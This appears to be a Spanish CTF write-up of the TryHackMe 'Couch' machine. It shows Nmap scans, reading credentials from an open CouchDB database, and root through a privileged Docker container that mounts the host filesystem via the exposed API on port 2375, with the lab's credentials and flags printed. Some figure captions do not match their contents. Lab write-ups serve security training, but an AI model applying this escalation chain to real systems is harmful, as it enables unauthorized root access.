Write-up

Máquina Couch

Couch

Hack into a vulnerable database server that collects and stores data in JSON-based document formats, in this semi…

Autor: J0lm3d0

Índice

1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina Couch de la plataforma TryHackMe. Se trata de una máquina Linux de 64 bits, que posee una dificultad fácil de resolución según la plataforma.

Para comenzar a atacar la máquina, debemos desplegarla desde la sala correspondiente de TryHackMe [`https://tryhackme.com/room/couch`]. Una vez desplegada, nos proporcionará la IP que se le ha asignado a la máquina (va variando con cada instancia desplegada) y podremos comenzar nuestro ataque.

2. Enumeración de servicios y recopilación de información sensible

Para comenzar, realizo un escaneo de todo el rango de puertos TCP mediante la herramienta ***Nmap***.

```
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
5984/tcp open  couchdb syn-ack ttl 63
```

Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Después, aplico scripts básicos de enumeración y utilizo la flag -sV para intentar conocer la versión y servicio que están ejecutando cada uno de los puertos que he detectado abiertos (Figura 2).

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:9d:39:09:34:30:4b:3d:a7:1e:df:eb:a3:b0:e5:aa (RSA)
|   256 a4:2e:ef:3a:84:5d:21:1b:b9:d4:26:13:a5:2d:df:19 (ECDSA)
|_  256 e1:6d:4d:fd:c8:00:8e:86:c2:13:2d:c7:ad:85:13:9c (ED25519)
5984/tcp open  http    CouchDB httpd 1.6.1 (Erlang OTP/18)
|_http-server-header: CouchDB/1.6.1 (Erlang OTP/18)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Enumeración de los puertos abiertos

Veo que, aparte del servicio SSH, nos encontramos un servicio ***Apache CouchDB***, que se trata una base de datos de documentos NoSQL de código abierto que recopila y almacena datos en documentos basados en JSON. A diferencia de las bases de datos relacionales, CouchDB utiliza un modelo de datos sin esquema, que simplifica la gestión de registros en varios dispositivos informáticos. Al detectar la versión utilizada en el escaneo, pruebo a buscar exploits mediante la herramienta ***SearchSploit***, encontrando un exploit que puede aplicar en dicha versión, tal y como se observa en la figura 3.

```
┌──(root💀offsec)-[/home/j0lm3d0/Documentos/THM/Couch]
└─# searchsploit couchdb 1.6.1
------------------------------------------------------
 Exploit Title
------------------------------------------------------
Apache CouchDB < 2.1.0 - Remote Code Execution
------------------------------------------------------
Shellcodes: No Results
Papers: No Results
```

Figura 3: Página principal del servidor web

Pero, tras hacer varias pruebas, compruebo que la vulnerabilidad que explota este script está subsanada o no aplica, ya que al realizar la petición POST que ejecutaría el comando, me da una respuesta "401 Unauthorized". Para continuar, accedo al servicio a través del navegador, viendo así la página que se muestra en la figura 4.

Figura 4: Página "data" del servidor web

Buscando información en internet, encuentro el siguiente artículo en el que se explica como enumerar de forma manual las bases de datos de CouchDB a través de peticiones HTTP. En la figura 5, se ve el listado de bases de datos creadas, de las cuales las que más me llaman la atención son "_users" y "secret".

Figura 5: Página "ip" del servidor web

3. Acceso a la máquina

Tras enumerar más a fondo esas 2 bases de datos, encuentro en "secret" un documento que contiene una variable "passwordbackup" con unas credenciales, tal y como se puede observar en la figura 6.

```
└─# curl -s -X GET http://10.10.141.129:5984/secret/a1320dd69fb4570d0a3d26df4e000be7 | jq
{
  "_id": "a1320dd69fb4570d0a3d26df4e000be7",
  "_rev": "2-57b28bd986d343cacd9cb3fca0b20c46",
  "passwordbackup": "atena:t4qfzcc4qN##"
}
```

Figura 6: Credenciales encontradas en un documento de la BD "secret"

Con las credenciales obtenidas, logro conectarme a la máquina por SSH y obtengo la primera flag, que puede verse en la figura 7.

```
atena@ubuntu:~$ cat user.txt
THM{1ns3cure_couchdb}
```

Figura 7: Flag de usuario no privilegiado

4. Escalada de privilegios

Enumerando el sistema para escalar privilegios, descubro que root está ejecutando un contenedor de Docker, tal y como se observa en la figura 8. Además, en el histórico de "bash"había encontrado un comando en el que se ejecutaba un contenedor de Docker con privilegios.

```
root       821  0.0  1.2 395632  6424 ?        Ssl  11:42   0:02 /usr/bin/containerd
root       827  0.0  2.6 451700 13028 ?        Ssl  11:42   0:04 /usr/bin/dockerd -H=fd:// -H=tcp://127.0.0.1:2375
```

Figura 8: Proceso de docker en ejecución

Al volver a desplegar el histórico para copiar el comando, veo que se está creando una carpeta compartida en el directorio "/mnt" del contenedor, que contendrá el directorio raíz de la máquina anfitrión. Por tanto, al acceder al contenedor como root, puedo visualizar la flag que se encuentra en la máquina "host" en la ruta "/mnt/root/root.txt" y que puede verse en la figura 9. Para conseguir una shell en la máquina anfitrión, solo tendría que, por ejemplo, asignar un permiso SUID a cualquier binario que permita obtener una shell o editar el fichero "/etc/sudoers" para que el usuario "atena", no privilegiado, pueda ejecutar comandos como root sin proporcionar contraseña.

```
atena@ubuntu:~$ docker -H 127.0.0.1:2375 run --rm -it --privileged --net=host -v /:/mnt alpine
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/ # ls -la /mnt/
total 92
drwxr-xr-x   22 root     root          4096 Oct 25  2020 .
drwxr-xr-x    1 root     root          4096 Sep 27 21:25 ..
drwxr-xr-x    2 root     root          4096 Oct 25  2020 bin
drwxr-xr-x    3 root     root          4096 Oct 25  2020 boot
drwxr-xr-x   17 root     root          3700 Sep 27 18:42 dev
drwxr-xr-x   90 root     root          4096 Dec 19  2020 etc
drwxr-xr-x    3 root     root          4096 Oct 25  2020 home
lrwxrwxrwx    1 root     root            33 Oct 25  2020 initrd.img -> boot/initrd.img-4.4.0-193-generic
lrwxrwxrwx    1 root     root            33 Oct 25  2020 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
drwxr-xr-x   20 root     root          4096 Dec 18  2020 lib
drwxr-xr-x    2 root     root          4096 Oct 25  2020 lib64
drwx------    2 root     root         16384 Oct 25  2020 lost+found
drwxr-xr-x    4 root     root          4096 Oct 25  2020 media
drwxr-xr-x    2 root     root          4096 Feb 26  2019 mnt
drwxr-xr-x    3 root     root          4096 Dec 18  2020 opt
dr-xr-xr-x  102 root     root             0 Sep 27 18:41 proc
drwx------    3 root     root          4096 Dec 18  2020 root
drwxr-xr-x   21 root     root           680 Sep 27 20:54 run
drwxr-xr-x    2 root     root         12288 Dec 18  2020 sbin
drwxr-xr-x    2 root     root          4096 Feb 26  2019 srv
dr-xr-xr-x   13 root     root             0 Sep 27 18:41 sys
drwxrwxrwt    9 root     root          4096 Sep 27 21:25 tmp
drwxr-xr-x   10 root     root          4096 Oct 25  2020 usr
drwxr-xr-x   11 root     root          4096 Oct 25  2020 var
lrwxrwxrwx    1 root     root            30 Oct 25  2020 vmlinuz -> boot/vmlinuz-4.4.0-193-generic
lrwxrwxrwx    1 root     root            30 Oct 25  2020 vmlinuz.old -> boot/vmlinuz-4.4.0-142-generic
/ # cat /mnt/root/root.txt
THM{RCE_us1ng_Docker_API}
```

Figura 9: Flag de root

Además, a modo de curiosidad, explico una forma para poder ejecutar el contenedor de la máquina víctima en nuestra máquina de atacante en este caso.

Al ver el proceso de Docker en el listado de procesos, observo que emplea la flag -H, utilizada para indicar el socket del demonio (daemon) de Docker al que se debe conectar el contenedor. El daemon de Docker es capaz de comunicarse con la API de Docker a través de 3 difentes tipos de socket: ünix", "tcpz "fd". En este caso, se especificaban 2 tipos, un socket "fdz un socket "tcp"que apuntaba a la propia máquina (localhost) por el puerto 2375.

De esta forma, como cuento con credenciales para el servicio SSH, podría realizar un Local Port Forwarding de tal forma que el puerto 2375 de mi máquina reenvíase las peticiones al puerto 2375 de la máquina víctima. De esta forma, podría lanzar el contenedor de docker en mi propia máquina, tal y como puede verse en las figuras 10 y 11.



Figura 10: Local Port Forwarding del puerto 2375 mediante SSH

Figura 11: Ejecución del contenedor en mi máquina de atacante

Más información sobre el daemon de Docker en la propia web.